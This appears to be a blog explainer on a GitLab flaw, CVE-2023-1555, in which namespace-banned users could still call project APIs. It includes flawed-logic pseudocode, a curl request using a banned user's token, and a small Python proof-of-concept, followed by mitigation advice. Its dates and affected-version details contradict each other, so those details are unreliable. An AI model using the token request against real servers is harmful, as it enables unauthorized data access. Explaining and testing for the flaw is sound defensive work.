
In March 2023, a vulnerability dubbed CVE-2023-1555 was discovered in the world’s favorite DevOps platform, GitLab. If you’re an administrator, developer, or even a cautious team lead, this is a flaw you should know about. Why? Because it let banned users do what they’re not supposed to—access project APIs.
Let’s break down what happened, show you how such an exploit could work, share references, and give some real-world, actionable mitigation strategies.
What Exactly is CVE-2023-1555?
Put simply: When you ban a user at the *namespace* level (that is, you block a person not just from a project, but from a whole group or sub-group inside GitLab), GitLab should have stopped that person from accessing resources via the API. Instead, due to a logic bug, banned users were still able to interact with the API as if the ban wasn’t there.
All versions from 16.3 up to, but not including, 16.3.1
If you’re running one of these, you need to pay attention.
How Does This Happen? (Technical Details)
When a user is banned in a project namespace, your expectation (and the admin’s) is clear: no more access. But the check for API access at the namespace level was *not robust* enough. The API permission validation failed to check the user’s ban status properly.
Here’s a simplified version of what SHOULD have happened (pseudocode)
# Expected logic during API request
def can_access_api?(user, namespace)
  return false if user.banned_in?(namespace)
  # ... other permission checks ...
  true
end
But internally, something more like this was happening
# Flawed logic (simplified)
def can_access_api?(user, namespace)
  # The banned check is missing!
  # ... only other permission checks ...
  true
end
Without that user.banned_in?(namespace) check, banned users keep their API keys and can still read or manipulate data if they know the endpoints.
Example Exploit Scenario
Let’s imagine you’ve banned User123 from your DevOps group “superteam.” You remove them from projects, but they still have their personal access token (PAT).
Exploit in Action (using curl)
curl --header "Private-Token: <User123's-API-Key>" \
  "https://gitlab.example.com/api/v4/groups/superteam/projects";
Even though User123 is banned, the API returns a list of projects in the “superteam” group!
Proof-of-Concept Script
Here’s a Python script that would test if a banned user’s token still works against your group’s project API:
import requests

API_URL = "https://gitlab.example.com/api/v4/groups/superteam/projects";
HEADERS = {"Private-Token": "USER_BANNED_API_KEY"}

r = requests.get(API_URL, headers=HEADERS)
if r.status_code == 200:
    print("VULNERABLE: Data returned:", r.json())
else:
    print("Safe: User is correctly banned.")
Disclaimer: Run with caution, never attack someone else's server.
Update ASAP! Upgrade to 16.1.5, 16.2.5, or 16.3.1 (or newer) as appropriate.
- Rotate Old Tokens: If you suspect banned users might have working tokens, revoke them! You can do this from the admin area or force token revocation for all banned accounts.
Audit: Check your group and project access lists to confirm that bans are enforced.
- Monitor Logs: Watch for any API activity from users you believe should be banned. Look for PersonalAccessToken usage.
References (for Further Reading)
- GitLab Security Advisory | CVE-2023-1555
- NVD (NIST National Vulnerability Database) Entry
- Original GitLab Issue Discussion
- Official Patch Commit
Final Thoughts
CVE-2023-1555 is more than a technical slip; it’s a reminder that security is not just about passwords and firewalls, but the right logic in code. If your platform is on an affected version, patch today. And as always, keep an eye on your banned user lists, tokens, and API activity.
Timeline
Published on: 09/01/2023 11:15:00 UTC
Last modified on: 09/07/2023 17:11:00 UTC